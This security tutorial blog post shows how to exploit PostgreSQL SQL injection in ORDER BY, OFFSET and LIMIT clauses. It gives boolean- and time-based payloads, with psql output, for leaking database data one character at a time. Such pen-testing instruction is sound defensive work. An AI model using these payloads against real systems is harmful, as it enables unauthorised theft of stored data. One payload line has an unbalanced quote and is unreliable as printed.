

Exploiting PostgreSQL Injection – ORDER BY/OFFSET/LIMIT

Written by Eileen Tay

Introduction

During my AWAE course, I got curious about entry points for PostgreSQL SQL Injection (SQLi). The course taught me techniques like avoiding quotes, abusing user-defined functions and large objects for file read and write to achieve code execution. These are cool techniques to escalate to code execution after you have discovered the site to be vulnerable. However, the vulnerable entry point shown during the course was a simple nested query with the semi-colon.

This makes me wonder should a developer blocks nested queries, could attackers still exploit SQLi via other methods? If you cannot find the entry point, then all the cool escalating techniques learnt would not have the opportunity to present to the limelight.

Google Kungfu

Searching articles online on PostgreSQL exploitations and commonly used pen-testing cheat-sheets made me realised that the payload lists do not extensively cover some uncommonly seen vulnerable injection points like ORDER BY / OFFSET / LIMIT.

I came across this 2020 well-written article by Gus Ralph, "[Pentesting PostgreSQL with SQL Injections \(onsecurity.io\)](https://onsecurity.io/postgresql-sqli-order-by-offset-limit/)", that deep-dived into various injection points and even provided useful testing payloads for pen-testers to use! I highly recommend adding his testing payloads to your existing list although they are rather complicated to understand.

Inspired by his research, I wanted to know if I can simplify some of his payload so that it is easier to understand and can be customised for different purposes. Hence, I went down the path of setting up my own sample PostgreSQL table and testing various simplified payloads via "psql" tool as my simple PoCs. While experimenting, I managed to find a different way to exploit the OFFSET clause. Additionally, I went on the extra mile to investigate LIMIT clause exploitation which was left out from Gus Ralph's article.

Basic Set Up

Here is my simple set up with psql.

```
create database sample;
use sample;
create table users (uid integer not null, name varchar(20) not null, password varchar(20) not null,
secret varchar(20), hobby varchar(20), favouritenumber integer, primary key (uid));
insert into users (uid, name, password, secret, hobby) values (1, 'alice', 'alice', 'iloveham',
'swimming');
insert into users (uid, name, password, secret, favouritenumber) values (2, 'bob', 'bob',
'iloveham', 42);
insert into users (uid, name, password, secret, favouritenumber, hobby) values (3, 'charlie',
'charlie', 'hawaii', 3, 'travel');
insert into users (uid, name, password, secret, favouritenumber, hobby) values (4, 'dona', 'dona',
'playtime', 42, 'travel');
insert into users (uid, name, password, hobby) values (5, 'elle', 'elle', 'travel');
```

The above SQL script should result in the following table.

```
sample=# select * from users;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
1 | alice | alice | iloveham | swimming | 
2 | bob | bob | iloveham | | 42
3 | charlie | charlie | hawaii | travel | 3
4 | dona | dona | playtime | travel | 42
5 | elle | elle | | travel | 
(5 rows)
```

Exploiting ORDER BY (Boolean-based + Time-based)

One tricky thing about SQLi after an “ORDER BY” clause is that you cannot use keywords like “UNION” unlike SQLi behind the “Group by” as described by NotSoSecure’s [article](#).

Given that at least 2 column names of the table are known, one can exploit the “ORDER BY” clause via looking at the table arrangement of the response. In most cases, the column names can usually be found via normal usage of the app.

Supposed during the reconnaissance phase, you came across these URLs:

```
xxxxxx.com/users?sortby=name
xxxxxx.com/users?sortby=favouritenumber
xxxxxx.com/users?sortby=uid
```

For simplicity, we will assume the underlying SQL statement is formed as follows:

```
Select * from users order by [INJECTIONPOINT];
```

Difference in response data

Let us look at the normal use-case of sorting via column name where there is no SQLi attempted.

```
sample=# select * from users order by name;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
1 | alice | alice | iloveham | swimming | 
2 | bob | bob | iloveham | | 42
3 | charlie | charlie | hawaii | travel | 3
4 | dona | dona | playtime | travel | 42
5 | elle | elle | | travel | 
(5 rows)

sample=# select * from users order by secret;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
3 | charlie | charlie | hawaii | travel | 3
1 | alice | alice | iloveham | swimming | 
2 | bob | bob | iloveham | | 42
4 | dona | dona | playtime | travel | 42
5 | elle | elle | | travel | 
(5 rows)
```

The site’s response will show a different arrangement of the table in its HTTP response output.

Boolean-based injection via CASE WHEN

The “CASE WHEN” statement allows an attacker to choose a column name based on a Boolean condition.

```
sample=# select * from users order by (case when 1=1 then name else secret end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
1 | alice | alice | iloveham | swimming | 
2 | bob | bob | iloveham | 
3 | charlie | charlie | hawaii | travel | 3
4 | dona | dona | playtime | travel | 42
5 | elle | elle | travel | 
(5 rows)

sample=# select * from users order by (case when 1=0 then name else secret end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
3 | charlie | charlie | hawaii | travel | 3
1 | alice | alice | iloveham | swimming | 
2 | bob | bob | iloveham | 
4 | dona | dona | playtime | travel | 42
5 | elle | elle | travel | 
(5 rows)
```

When the Boolean query is True, an attacker will see “alice” appearing at the top of table.
When the Boolean query is False, an attacker will see “charlie” appearing at the top of table.

What happens if you do not know the column names or unable to view HTTP response such as a blind SQLi? From Gus Ralph’s research, we can make use of time-based attack on the “ORDER BY” statement.

Difference in response time (blind SQLi)

In Gus Ralph’s article, he tried to fulfil conditions by using layers and layers of nested sub-queries of CASE WHEN with the COUNT function.

```
SELECT address FROM address ORDER BY (
  SELECT CASE WHEN COUNT((
    SELECT (
      SELECT CASE WHEN COUNT((
        SELECT username FROM staff WHERE username SIMILAR TO 'M%'))
        <>0 THEN pg_sleep(20) ELSE '' END)
      ))
    <>0 THEN true ELSE false END); -- -
```

His payload is rather complex to understand and difficult to customise the Boolean query to exfiltrate data. I decided to simplify his ORDER BY payload from what I have learnt.

```
sample=# select * from users order by (case when 1=1 then (select pg_sleep(5)) else '' end);
ERROR:  could not identify an ordering operator for type void
LINE 1: select * from users order by (case when 1=1 then (select pg_...
^
HINT:  Use an explicit ordering operator or modify the query.
```

First, I tried to use the “CASE WHEN” statement and if it is true, perform a sleep for 5 seconds. However, `pg_sleep` function returns a void type which is not accepted by the ordering Operator. After staring at the error messages for hours, I understood what he meant by “it was quite complex when it came to conditionals”.

Why not perform a type casting to convert `pg_sleep`’s void into a String type?

A neat trick is to convert `pg_sleep`’s void return type into a string type via the concatenation operator. It surprisingly worked and the condition was fulfilled!

When query is true, the server will respond with 5s delay.

When query is false, the server will respond immediately with no delay.

```
HINT: Use an explicit ordering operator or modify the query.
sample=# select * from users order by (case when 1=1 then (select '||pg_sleep(5)) else '' end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
 1 | alice | alice | iloveham | swimming | 
 2 | bob | bob | iloveham | | 42
 3 | charlie | charlie | hawaii | travel | 3
 4 | dona | dona | playtime | travel | 42
 5 | elle | elle | | travel | 
(5 rows)
```

```
sample=# select * from users order by (case when 1=0 then (select '||pg_sleep(5)) else '' end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
 1 | alice | alice | iloveham | swimming | 
 2 | bob | bob | iloveham | | 42
 3 | charlie | charlie | hawaii | travel | 3
 4 | dona | dona | playtime | travel | 42
 5 | elle | elle | | travel | 
(5 rows)
```

Another alternative and much more straight-forward way is to perform an actual type casting with the type cast operator "::".

```
sample=# select * from users order by (case when 1=0 then (select pg_sleep(5)::varchar) else '' end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
 1 | alice | alice | iloveham | swimming | 
 2 | bob | bob | iloveham | | 42
 3 | charlie | charlie | hawaii | travel | 3
 4 | dona | dona | playtime | travel | 42
 5 | elle | elle | | travel | 
(5 rows)
```

```
sample=# select * from users order by (case when 1=1 then (select pg_sleep(5)::varchar) else '' end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
 1 | alice | alice | iloveham | swimming | 
 2 | bob | bob | iloveham | | 42
 3 | charlie | charlie | hawaii | travel | 3
 4 | dona | dona | playtime | travel | 42
 5 | elle | elle | | travel | 
(5 rows)
```

Gus Ralph's payload

```
(SELECT CASE WHEN COUNT((SELECT (SELECT CASE WHEN COUNT((SELECT username FROM staff
WHERE username SIMILAR TO 'M%'))<>0 THEN pg_sleep(20) ELSE '' END)))<>0 THEN true ELSE
false END)
```

Simplified payload

```
(CASE WHEN (1=1) THEN (SELECT pg_sleep(5)::varchar) else '' end)
```

Exploiting OFFSET (Boolean-based)

For simplicity, we will assume the underlying SQL statement is formed as follows:

```
Select * from users limit 1 offset [INJECTIONPOINT];
```

Let us look at the normal use-case of limiting number of results where there is no SQLi attempted.

```
sample=# select * from users limit 1 offset 0;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice    | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset 1;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  2 | bob  | bob      | iloveham |      | 42
(1 row)
```

The site will respond with different row's result based on the offset number specified.

```
sample=# select * from users limit 1 offset (case when 1=1 then 0 else 1 end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice    | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset (case when 1=0 then 0 else 1 end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  2 | bob  | bob      | iloveham |      | 42
(1 row)
```

It turns out, we can reuse the "CASE WHEN" method to exploit Boolean-based SQLi. This is simpler because you only require integers instead of column names.

Boolean-based SQLi without relying on CASE WHEN

In Gus Ralph's article, he made use of a complex Boolean-based payload that involves using "|" operator that acts as an addition operator to select a range of values based on length of a data. After reviewing, I find that his payload is reasonably simple enough to understand and does not require much simplification.

On the other hand, I realised another approach can be used to exfiltrate data while studying about LIMIT and OFFSET.

Boolean-based SQLi with Mathematics

Clauses like LIMIT/OFFSET relies on numerical values instead of strings. Due to this nature, they can be exploited in a much more interesting way like using mathematics to validate our enumeration!

```
sample=# select * from users limit 1 offset (select 1);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  2 | bob  | bob      | iloveham |      | 42
(1 row)

sample=# select * from users limit 1 offset (select 0);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice    | iloveham | swimming |
(1 row)
```

First, select statement sub-query appears to be allowed. We will use the value obtained from offset zero to be our oracle value for correct guess. In this case, it is "alice".

Length of database version

```
sample=# select length(version());
length
-----
103
(1 row)

sample=# select * from users limit 1 offset (select length(version())-103);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
1 | alice | alice | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset (select length(version())-102);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
2 | bob | bob | iloveham | | 42
(1 row)
```

Supposed length of the database version is 103, we can enumerate the difference until we see our oracle value “alice” where the offset evaluates to zero.

Leaking an Integer data from a table

```
sample=# select * from users limit 1 offset ((select uid from users where name='bob')-2);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
1 | alice | alice | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset ((select uid from users where name='bob')-1);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
2 | bob | bob | iloveham | | 42
(1 row)
```

We can apply the same logic to leak a particular user’s data given that its type is an integer.

Leaking a String data from a table

Non-integer data can also be extracted but would require a little more effort to pre-process the data into integer type.

```
sample=# select substr(name,1,1) from users where uid=1;
substr
-----
a
(1 row)

sample=# select substr(name,2,1) from users where uid=1;
substr
-----
l
(1 row)

sample=# select substr(name,3,1) from users where uid=1;
substr
-----
i
(1 row)

sample=# select substr(name,4,1) from users where uid=1;
substr
-----
c
(1 row)

sample=# select substr(name,5,1) from users where uid=1;
substr
-----
e
(1 row)
```

First, we can extract out one character at a time.

```
sample=# select * from users limit 1 offset (select ascii('A')-65);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset (select ascii('B')-65);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  2 | bob  | bob     | iloveham |      |          42
(1 row)
```

Next, we can use the *ascii* function to convert our data into Integer type.


```
sample=# select substr(name,1,1) from users where uid=1;
substr
-----
a
(1 row)

sample=# select ascii(substr(name,1,1)) from users where uid=1;
ascii
-----
97
(1 row)

sample=# select * from users limit 1 offset (select ascii('a')-97);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=# select * from users limit 1 offset ((select ascii(substr(name,1,1)) from users where uid=1)-97);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=#
```



Lastly, we can combine our components and form a well-crafted SQLi that made use of subtraction to leak data one character at a time using “alice” as our oracle.

Exploiting LIMIT (Boolean-based)

Gus Ralph’s article did not cover exploiting the LIMIT clause. After some experimentation, I realised it behaves similarly to the OFFSET clause. Here is how you can exploit one.

For simplicity, we will assume the underlying SQL statement is formed as follows:

Select * from users limit [INJECTIONPOINT];

Let us look at the normal use-case of limiting number of results where there is no SQLi attempted.

```
sample=# select * from users limit 1;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=# select * from users limit 0;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
(0 rows)
```

The site’s response will show a single row or an empty table in its HTTP response output.

```

sample=# select * from users limit (case when 1=1 then 1 else 0 end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=# select * from users limit (case when 1=0 then 1 else 0 end);
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
(0 rows)

```

Once again, we reuse the “CASE WHEN” method to verify/exploit the Boolean-based SQLi.

```

sample=# select * from users limit 1;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
(1 row)

sample=# select * from users limit 1+2;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
  1 | alice | alice   | iloveham | swimming |
  2 | bob   | bob     | iloveham |         | 42
  3 | charlie | charlie | hawaii  | travel  | 3
(3 rows)

sample=# select * from users limit 1-1;
uid | name | password | secret | hobby | favouritenumber
-----+-----+-----+-----+-----+-----
(0 rows)

sample=# select * from users limit 1-11

```

If “CASE WHEN” fails, we can also use mathematics to help check if a site is vulnerable.

Conclusion

All in all, Gus Ralph’s article has great list of payloads you can add to your payload list. This article is inspired by his research where I attempted to simplify his “ORDER BY” payload and explore various other means of exploiting LIMIT/OFFSET clauses like using mathematics.

Throughout this journey, I learnt to deep dive into others’ work and enjoyed enhancing the great work of others. I hope you too enjoy reading my thought process in exploring the less-known part of PostgreSQL injection.